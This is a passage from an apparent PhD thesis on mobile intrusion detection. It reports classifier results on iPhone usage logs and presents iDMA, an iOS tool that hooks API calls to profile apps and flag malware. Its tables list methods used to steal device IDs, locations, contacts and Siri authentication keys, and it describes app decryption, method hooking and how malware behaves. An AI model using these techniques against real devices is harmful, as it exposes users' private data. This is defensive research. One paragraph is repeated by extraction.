


FIGURE 6.6: Average accuracy (%) per validation method for each algorithm and sub-scenario

6.2.2.3 Performance

Although, Random Forest, KNN and Bayesian networks showed very good detection rates, TPR and accuracy are not the only metrics to cross-evaluate the classifiers and shape a better opinion about their efficiency. Another important metric may be the time the IDS needs to reach a decision. This is quite important in mobile devices, which as a general rule, do not afford unlimited computational and memory resources. In this point of view, an algorithm that is able to identify and classify the potential intruders in a small time period is highly appreciated. In this context, we evaluated all classifiers in terms of speed, i.e. how much time they need to come to a decision (classification). This is tested both for every type of collected data (information) as well as the two available validation methods.

Table 6.4 offers an aggregated comparative view of the average classification time in seconds for all the scenarios. This is actually the average time needed for each algorithm to classify and verify the results with the testing dataset. We observe that all the algorithms using the 66% split validation method achieve very good performance and classify an intrusion under 3.5 seconds in all cases. Contrariwise, the 10-fold cross

validation method increases significantly the corresponding times. This is because the 66% split validation procedure is executed once and precedes that of classification, while in the 10-fold cross validation case these phases are executed 10 times consecutively. In the Web browsing history case, this time was equal to nearly zero computational time for all the employed classifiers. Naturally, this result depends on the volume of data to be analysed which in this case is limited. Bayesian Networks, which is the third best algorithm considering the TPR metric, is also the quickest algorithm here succeeding less than 1 second in all cases but one. KNN and Random Forest incur a greater penalisation in order to achieve a better classification as already explained. Note that in the Multimodal case, Bayesian Networks succeeds the optimal time to classify correctly an intrusion sacrificing only an average 0.8% TPR compared to the Multimodal KNN case. Also, it is worth mentioning that even though KNN is the sole classifier that improved its performance in the Multimodal scenarios, it was the one with the highest delay as well.

TABLE 6.4: Average classification times (in seconds)

	Bayesian Networks		RBF		KNN		Random Forest	
	10-fold	66% split	10-fold	66% split	10-fold	66% split	10-fold	66% split
Calls	0.9	0.5	4.9	0.7	6.8	1.5	5.5	1
SMS	0.7	0.1	8.3	1.6	12	3.3	6	1.5
Web	<0.1	<0.1	0.7	0.1	<0.1	<0.1	<0.1	<0.1
Multimodal	1.6	0.6	19.6	2	77.3	16	-	-

Table 6.5 offers time comparisons between the two validation methods for all algorithms. As already pointed out, in the majority of the experiments the 10-fold cross-validation method produces a little better results compared to the 66% split one. However, as shown in Table 6.5, using the latter method the classification procedure has been conducted faster by all algorithms.

TABLE 6.5: Average classification times in terms of validation methods (in seconds)

	10-fold	66% split
Bayesian Networks	0.8	0.3
RBF	8.3	1.1
KNN	24	5.2
Random Forest	3.8	0.8

6.2.3 Single User ROC Curve Experiment

ROC curve analysis has been increasingly used in machine learning and data mining to investigate the relationship between sensitivity (TPR) and specificity (1-FPR) of a binary classifier (Fawcett, 2006). A ROC curve represents the tradeoff between the percentage of similar shapes correctly identified as similar (TPR) and the percentage of dissimilar shapes wrongfully identified as similar (FPR). Any increase in sensitivity will be accompanied by a decrease in specificity (1, 1). The best performance is provided by curves that pass beside the upper left region (point (0, 1)). This means that the examined IDS provide high detection accuracy with low false alarm rates. Putting it another way, this point represents 100% sensitivity (no false negatives) and 100% specificity (no false positives) which is also called a perfect classification. The lower left and upper right points correspond to no detection at all (Abouzakhar and Manson, 2004). So in the following we use ROC graphs to further discuss and analyse the most important results given in Section 5.3.

For ROC analysis the data of the thirteenth user has been selected. This user dataset consists of 100 Telephone calls, 1,698 SMS and 13 Web browsing history entries. Considering the current sample this distribution of entries per service corresponds to the average user. Figure 6.7 depicts the obtained ROC curve for this user when utilising the Random Forest algorithm. This is because Random Forest scored higher in all scenarios except the Multimodal one in terms of TPR and accuracy. The graphs have been derived from the 10-fold cross-validation method for Telephone calls (left) and SMS (right) experiments. In the figures the TPR metric is plotted against that of FPR. We easily note that both ROC curves are lying in the top left, above the diagonal connecting lower left and upper right points. Note that the exact coordinates of all the indicated points that appear on the ROC curves correspond to any possible threshold value that the IDS can be set to operate.

Figure 6.8 depicts Web browsing history ROC curves for Bayesian Networks (upper left), RBF (upper right), KNN (lower left), and Random Forest (lower right). All graphs have been derived from the 10-fold cross-validation experiments. This time the results for all the algorithms seem to degrade, but still all curves tend to lie in the top left corner. For instance, when comparing the plots of Fig. 6.7 with that of Fig. 6.8 we can infer that while Random Forest presents a good detection rate in the general case, its specificity

has been diminished when taking into consideration the Web history data independently. As already pointed out, this penalisation is due to the limited amount of Web browsing data entries, i.e. only 13 records in total.




FIGURE 6.7: Random Forest ROC curves for Telephone call and SMS


FIGURE 6.8: Web browsing history ROC curves
(10-fold cross-validation method)

Figure 6.9 depicts the ROC curves for the Multimodal scenario using the KNN algorithm. The graphs have been created when selecting the 10-fold cross-validation (left) and 66% split validation method (right). We easily confirm that KNN improved its specificity in Multimodal as already discussed in Section 6.2.2. Last but not least, when comparing the lower left plot of Fig. 6.8 with those of Fig. 6.9 it is obvious that the Multimodal, which blends the user data stemming from all 3 services, decreases significantly the FPR and achieves almost perfect classification.

As already mentioned, to find out a fair trade-off between effectiveness and performance is generally difficult. In this context, it may be better to choose a classification algorithm like Bayesian Networks and accept a lower TPR in cases where the mobile device does not afford sophisticated hardware. Indeed, Bayesian Networks provides good detection rate and has a small memory footprint while being very fast at the same time. However, in cases where one affords a powerful mobile device, KNN or Random Forest should be his first choice. On the other hand, when our aim is to detect intruders taking as input user data coming from only one service, Random Forest is perhaps the best choice.




FIGURE 6.9: KNN Multimodal ROC curves
(10-fold cross and 66% split validation methods)

6.3 Discussion

Modern mobile devices are capable of providing a wide range of services over several (mainly wireless) network access technologies. Due to the frequent interaction between such devices and the Internet a need for anomaly-based intrusion detection mechanism

is necessary. However, while a significant amount of work has been devoted to mobile device IDS in general, anomaly intrusion detection for such devices is still immature and several problems remain unsolved. The contribution included in sections 6.2.1 to 6.2.2 was twofold. First we tried to evaluate and estimate the performance of four popular machine learning algorithms to detect misuse of mobile device based on user behavioral profiles. This was done in terms of TPR, accuracy and response time taking as input a dataset comprised from a satisfactory number of iPhone user data logs. Second, we examined the Telephone call, SMS and Web browsing service logs not only separately but also combined in a Multimodal fashion. This leads us to the creation of an integrated user behavior profile that combines the most popular services so far. The ultimate goal here was to construct mobile user behavioral profiles for normal usage, with the purpose of alarming on user actions that deviate from the usual behavior pattern. The results of the experimental procedure showed the ability of at least one algorithm to detect misuses with a very high success rate.

Currently, data analysis was done per service by taking into account important features of each data log. Another direction for future research is to organise the data into clusters, e.g. per weekday or/and per week or even per hour, and perform additional experiments to further estimate the efficiency of such an IDS. Also, at present, we consider a proxy-assisted IDS system. That is, the application logic is divided between the mobile client and the proxy which executes in the wired network and supports the client. This may be done to calibrate the algorithms and address the limitations of the portable device. From the knowledge gained, we are currently working towards extending this work by implementing a host-based anomaly intrusion detection system for ultramodern mobile devices. This will allow us to further study the effectiveness of such machine learning classifiers in terms of resource utilisation and speed of detection in real-time, and directly on mobile hardware and software platform.

Also, from what was discussed in sections 5.5 and 6.1, it can be argued that with the advent of mobile devices equipped with touchscreen it is certain that we shall witness the emergence of sophisticated software that can be used either benignly or maliciously. Without doubt, the mutation of keyloggers to touchloggers discussed in section 5.5 is a salient paradigm of what is “the road ahead”. It is worth noting that the current and 5 chapter assess the potentiality of such type of software under two different views into the same prism. Specifically, to the best of the knowledge, our work is done in the

context of this Phd thesis the first to demonstrate that this type of software can be used to profile and subsequently post-authenticate the user of the device with extremely high accuracy in the vicinity of 100%. The malevolent personality of such a powerful and stealthy software is also exhibited through practical case studies in chapter 5.

Chapter 7

System profiling: Detection of Malware

Without doubt, detection and tackling of malware developed for ultra-mobile devices and mobile devices can be proved a highly demanding task, and as explained further down, it is sure to be more effort-demanding for mobile devices than desktop computers. Specifically, despite the variety of static or dynamic analysis techniques and the signature or behavior-based detection ones described in the literature for personal computers so far, related research for mobile devices has been limited leaving several problems unsolved. More precisely, mobile devices have limited processing and memory resources, different CPU architecture and a variety of miniature OS versions compared to those of a personal computer, making the malware detection a complex task.

Motivated by this fact we focused on dynamic behavior-based malware detection for such devices. By the term *behavior-based* we mean which *methods* the application invokes and in which sequential order. We concentrate on the popular iOS platform and we introduced a multifunctional software tool, namely iDMA, able to dynamically monitor and analyze the behavior of any application running on the device in terms of Application Programming Interface (API) method calls. That is, iDMA produces a log file which contains in chronological order all native or proprietary API methods that the application triggers while running. The aforementioned functionality targets at software testers while there is another one specifically designed for the end-user to detect on-the-fly unauthorized access to private information. To demonstrate the effectiveness of our

proposal towards detecting malware, we analyzed as a case study the normal behavior of the standard iOS *Messages* application and we compare it with that of two iOS malware subroutines. The results acquired allow us to create behavioral profiles which have been cross-evaluated by well-known machine learning classifiers. As far as we are aware of, this is the first attempt to provide a fully-fledged dynamic solution to analyze iOS applications with the intension to detect malware.

7.1 Design and Implementation

Considering all the above, we are designing and implementing iOS Dynamic Malware Analyzer (iDMA), an automated malware analyzer and detector for the iOS platform. iDMA consists of a main daemon written in Objective-C and is combined with a proper launch plist (activated at device boot time) and three subroutines written as Objective-C functions, dylibs or bash scripts. iDMA has been implemented using daemons and dylibs for backgrounding, the public and private frameworks and the MobileSubstrate framework with the `substrate.h` header that overrides iOS API methods. Driven by a menu, the iDMA main daemon depicted in Fig. 7.1 is responsible for managing its three subroutines which are in charge of the automatic software analysis. That is, the creation of new dylibs to be used to monitor the already analyzed software at a later time (Dynamyzer), the dynamic monitoring of all iOS native and non-native frameworks (iMonitor), and a module able to detect on-the-fly possible unauthorized access to user's private data (CyDetector). It is to be noted that the first two subroutines can be used by researchers or testers to dynamically analyze iOS software, while the third one by the end-user as a real-time alerting mechanism for detecting possible privacy leaks. iDMA has been compiled using Theos for iOS ARM CPU and tested to run on iOS ver. 5.




FIGURE 7.1: iDMA overall architecture

In more detail, Dynamizer is responsible for analysing new Objective-C frameworks, applications or dylibs stored on the device, i.e., any kind of pre-installed or newly installed software. The reason why we decided Dynamizer to analyze both applications and dylibs is twofold; first because in the recent literature many third-party applications have been responsible for exposing sensitive user information, and secondly, because hazardous iOS malwares use dynamic libraries for performing their malicious tasks. Moreover, Dynamizer is able to create a proper dylib for hooking and monitoring the API class methods derived from the analyzed software. Figure 7.1 (a-d) depicts the Dynamizer discrete processes. In fact, Dynamizer consists of a combination of scripts able to decrypt the binary file in case of an encrypted application (a) and class-dump it to generate the header file(s) (b). Then, it can automatically hook all the class methods defined in the retrieved header file(s), injecting at the same time the proper source code which allow monitoring the method soon after its invocation (c). Next, using Theos, Dynamizer compiles the methods being hooked into a dylib which run continuously in the background of the device (d). Bear in mind that in order to decrypt an application, we need to create a modified version of the `poedCrackMod` script, able to firstly check if the type of the input file is an application, and secondly if the application is in encrypted form or not. Fig. 7.2 depicts a snapshot of a dylib that hooks the method responsible for launching any iOS proprietary application.

iMonitor is responsible for tracking in real-time all or some selection of the currently existing 51 public and 121 private iOS frameworks provided by Apple. Tracking of third-party frameworks (or generally any kind of API) is also possible after analysing it through the Dynamizer module. Additionally, the same subroutine is able to monitor 81 standard C frameworks for Portable Operating System Interface (POSIX) systems, an API that provides low-level compatibility between Unix OSs and is also frequently used by malwares (Porras et al., 2009). iMonitor consists of a combination of dylibs, one for each header, created by the Dynamizer. Note that every framework consists of a number of headers, where each one of them includes a collection of class methods. Under this context, iMonitor can be used by software testers for monitoring and logging the behavior of the running application(s) when interacting with native or non-native iOS frameworks. As we show in the next sections the log files produced by this routine can be used to identify malevolent incidents (e.g., by just inspecting the logged events list) or by an IDS as an input sensor with the intention to identify malicious behavior.

```

%hook SBApplicationIcon      # hooking the SBApplicationIcon header
-(void)launch{              # override the function
    WritingAtPath: @"/User/Library/Logs/FunctionBehave.txt"
    start synchronizeFile   # only one function is able to write at the log file
    seekToEndOfFile         # finds the end of file
    writeData: displayName  # appends the name of the function and the returned
    end synchronizeFile
    closeFile
}
%end                          # end of hooking

```

FIGURE 7.2: Enabling monitoring on a method

CyDetector can be classified as a dynamic signature-based detection tool able to detect only specific system calls commonly used by third-party applications to secretly acquire access to user private data. Note that for creating this module we took into account the most important calls to iOS native API methods that have been highlighted in the recent literature to be responsible for leaking sensitive user's information. Table 7.1 summarizes all the selected methods to be monitored by CyDetector. Putting it another way, CyDetector is able to detect if the running iOS application tries to (i) retrieve the unique identifier of the device, (ii) acquire the current GPS coordinates, (iii, iv) access the address book or the photo album, (v) steal Siri authentication keys from the device and (vi) send data over the Wi-Fi interface. In the event one of these methods gets invoked by an application, the user is automatically notified via an alert message about a possible privacy leak attempt.

Also, CyDetector provides the user with the choice to decide if they will allow the method that generated the alert to be executed or not.

TABLE 7.1: Methods being monitored by CyDetector

Resources	Monitored Functions	iOS Class
Address Book	-(void)ABAddressBookRef ABAddressBookCreate	ABAddressBook
Photo Album	-(void)imagePickerController: (UIImagePickerController *)picker	UIImagePickerController
Unique Device ID	-(UIDevice *)currentDevice	UIDevice
GPS coordinates	-(void)locationUpdate: (CLLocation *)location	CoreLocation
Siri Authentication	-(void)setSessionValidationData: (NSData *) _data	SACreateAssistant
WiFi Connection	-(SCNetworkReachabilityRef) SCNetworkReachabilityCreateWithAddress (CFAllocatorRef allocator, const struct sockaddr *address)	SCNetworkReachability

7.2 A Real Case Scenario

To test iDMA and assess its effectiveness in detecting malware based on their behavior, we conducted a real use case which is described further down. As we already mentioned, by performing dynamic analysis, it is possible to detect suspicious method invocation. That is, once an application calls such a method there is substantial possibility for a privacy breach or malicious actions to happen. Naturally, this information can be used into a signature-based mechanism to detect and block these actions. In several cases however, a call to invoke a suspicious method (see Table 7.1) does not mean necessarily that the application is behaving maliciously. For example, consider the case where a buddy-finder application requires the user's location. In this case, CyDetector, which as already pointed out is a signature-based tool, will inform the user about the invocation of a suspicious method and provide the end-user with the option to decide if they agree to proceed. Based on the aforementioned example, we can presume that signature-based detection is not always enough to detect a malicious task, but it can only be used as an indication and as a first protection measure into user's arsenal of defense tools.

Hence, to create a behavior-based tool able to detect malicious code in an efficient way, it is necessary firstly to understand the basic properties of mobile malware; how it is created, what tasks it executes and in which order, what differentiates it from a legitimate application, and so forth. Thus, for the purpose of this study, it was necessary to analyze both malicious and legitimate applications. Specifically, we selected the well-known iKee-B (Porrás et al., 2009) and the lately introduced rootkit iSAM (Damopoulos et al., 2011). On the other hand, the legitimate application we analyzed was "Messages", a native iOS application provided by Apple for enabling communication via SMS, MMS or iMessaging. We concentrated only on one specific task for each application. Specifically, we examine the infection task from iKee-B, the SMSBomber from iSAM and the opening, writing and sending of SMSs in the Messages application. To monitor all three applications we use iMonitor which is capable of hooking all the necessary iOS and POSIX frameworks. Fig. 7.3 depicts the most important method calls for each application as logged by iMonitor.

The functions being invoked by the "Messages" application are given in the left side of the figure. More specifically, the user accesses the application directly from the icon displayed in the device's home-screen. After the user touches the icon, the application

launches and triggers GUI methods needed to formulate the interface of the application (1). Once the user touches a text-field used to hold the SMS message or telephone number of the addressee, the virtual keyboard gets activated. Every time the user types a key, the text or the number inside the text field gets updated (2). As soon as the user presses the Send button (3), the application checks if it is possible for the message to be sent (e.g., if a network connection is available) and if true it completes the task by invoking the `SMSWithText:serviceCenter:toAddress` method. As a last step, the application checks if the SMS has been sent. We then easily observe that for the “Messages” application to provide a useful GUI and execute all the aforementioned tasks, a large number of private and public iOS The functions being invoked by the “Messages” application are given in the left side of the figure. More specifically, the user accesses the application directly from the icon displayed in the device’s home-screen. After the user touches the icon, the application launches and triggers GUI methods needed to formulate the interface of the application (1). Once the user touches a text-field used to hold the SMS message or telephone number of the addressee, the virtual keyboard gets activated. Every time the user types a key, the text or the number inside the text




FIGURE 7.3: iMonitor results: Messages, iKee B, iSAM

field gets updated (2). As soon as the user presses the Send button (3), the application checks if it is possible for the message to be sent (e.g., if a network connection is available) and if true it completes the task by invoking the `SMSWithText:serviceCenter:toAddress` method. As a last step, the application checks if the SMS has been sent. We then easily observe that for the “Messages” application to provide a useful GUI and execute all

the aforementioned tasks, a large number of private and public iOS frameworks (i.e., ChatKit, CoreTelephony) have been used in combination and in specific order.

All the methods being called by the malicious application are given in the right side of Fig. 7.3. In the upper right side of the figure, a part of the log file created for the iSAM subroutine namely SMSBomber is depicted. This subroutine is responsible for retrieving the UDID of the device, searching the address book (5) and sending 1,000 SMS to specific targets (6). By observing the log files created by iMonitor, both Messages and SMSBomber (see the two grey rectangles) use the same native, private method, namely `sendSMSWithText` to send an SMS. Creating a signature of this method to be filtered by CyDetector would be an easy way to alert the user about the possibility of malware. Nevertheless, in the general case, detecting only one method call does not provide enough evidence if the application is malicious or not. This is obvious because the same methods used to perform malicious actions may be invoked by legitimate applications as well.

iKee-B on the other hand is a special case of malware since it is not an Objective-C program (the native iOS programming language). However, as it has been compiled via the GNU Compiler Collection (GCC) it was able to run on iOS. Also, iKee-B employs the POSIX framework which is available to all Unix-based OS, instead of the native iOS frameworks to interact with the device and execute the malevolent task. This fact indirectly makes possible the analysis of iKee-B by Dynamizer. Every time iKee-B is executed, it checks if the device is already infected and suspends all its functionalities for some minutes (7). Upon wake up it tries to infect other targets (8).

At a first glance, the log files derived for iKee-B do not contain any POSIX method invocation that may be characterized as a possible threat for the device. What we should consider is that every few minutes this application will suspend all its functionalities for some specific time interval and after that it will invoke specific standard C functions that in turn will invoke other POSIX API methods that may be characterized as malicious. It is stressed that the log file does not contain any calls to standard C functions since they cannot be hooked by the Dynamizer and thus monitored by iMonitor (recall that standard C functions are not part of some object class).

When inspecting the data created by iMonitor, we can assume that every application malicious or not has a specific behavior which can be used to detect malicious code. Although every application performs specific tasks by invoking certain functions in a

specific order, in most cases it is quite easy to recognize the legitimate application from the malicious one, just by observing the methods being called. For example, once a legitimate application is launched, it creates a GUI environment making noticeable its presence in contrast to a (typical) malicious one. Also, malicious applications use only basic methods to execute their tasks, being for example uninterested in getting informed if the task is completed or if it has already been completed. This variation is well depicted in Fig. 7.3 when comparing the records generated for “Messages” (1-4) and SMSBomber (5-6). In addition to all the foregoing, one should highlight that iKee-B

uses only low-level POSIX functions and not high-level fully functional Objective-C functions, which are also formed as C functions. This is also an indication that this portion of code may be malicious. Overall, we can safely argue that the data created by iMonitor, can be proved very helpful for a malware analyst to define if an application behaves maliciously or not.

7.3 Employing Machine Learning

One way to capitalize on the results acquired by iMonitor aiming to create an automatic detection tool (can be also considered as part of an IDS) is to employ machine learning techniques. For the needs of this research various machine learning classifiers have been utilized. Specifically, as discussed in the following, the analysis procedure takes into account and evaluates four supervised machine learning algorithms, i.e., Bayesian Networks, Radial Basis function (RBF), K-Nearest Neighbor (KNN) and Random Forest. The analysis of the data has been performed on a laptop machine with a 2.53 GHz Intel Core 2 Duo T7200 CPU and 4 GB of RAM. The OS of this machine is OS X Leopard Snow. The data analysis was carried out using the well known machine learning software package namely Waikato Environment for Knowledge Analysis (Weka) ([The University of Waikato, 2011b](#)).

For using the classifiers it is necessary to provide both training and testing sets. The first is used to train the classifier about the normal and malicious behavior of an application, while the second to test the detection rate and classify the software of interest as malicious or not. Thus, in this case, every record of the training and test files is composed of collected features consisting by the following dyad: *Method, Malicious/Legit*. Where

Method refers to the method being invoked by the application and *Malicious/Legit* is the binary representation of the two nominal classes (no=legitimate, yes=malicious). An example of such a record is given by the following dyad *(void)launch()*, *no*.

TABLE 7.2: Malicious methods used for testing the classifiers

Method invocations	
iKee-B testing SSH Vulnerability	Modified version of SMSBomber
<code>void)syslog(int priority, const char *format)</code>	<code>(UIDevice *)currentDevice</code>
<code>(int)asprintf(char **ptr, const char *template)</code>	<code>(void)setSessionValidationData: (NSData *)_data</code>
<code>(FILE *)popen(const char *command, const char *mode)</code>	<code>(BOOL)sendSMSWithText: (id)textserviceCenter: (id)centertoAddress:(id)address</code>
<code>(char *) fgets (char * str, int num, FILE * stream)</code>	
<code>(int)strcmp (const char * str1, const char * str2)</code>	

In our case study, the training set consists of the collected by iMonitor methods (see Fig. 7.3), characterized according to their type (legit or malicious) and in sequential order. Specifically, the method invocations derived from the iOS Messages application have been represented with the nominal class (no), while the methods from iKee-B and SMSBomber with the nominal class (yes).

Due to the fact that no other malwares exist for iOS devices in order to be used as test set in our experiments, it was necessary either to create a malware sample that uses unofficial iOS frameworks in a malicious way or to use a familiar subroutine of the already existed malware. In this way, we will create a test set as long as we examine the efficiency of the machine learning algorithms in detecting malicious method calls, which in some cases are used, in a legitimate way, by the iOS's system application or maliciously by a malware.

The test set includes the log files created by iMonitor after running the following applications: (i) a modified version of SMSBomber, which retrieves the validation key used by the Siri service for authenticating the iOS device (Damopoulos et al., 2011) and sends it via SMS to a specific number, and (ii) the iKee-B subroutine responsible for checking the iOS device about bearing the SSH vulnerability. All the methods invoked by the two aforementioned malwares when running on an iOS device (as outputted by iDMA) are summarized in Table 7.2. These results have been used for testing the classifiers as described further down.

For estimating the effectiveness of the detection process we employ the well-known True Positive Rate (TPR) and False Positive Rate (FPR) metrics. The results we acquired

TABLE 7.3: Malware detection results per algorithm

Bayesian Network		RBF		KNN		Random Forest	
TPR	FPR	TPR	FPR	TPR	FPR	TPR	FPR
100%	4%	92%	0%	100%	7%	100%	0%

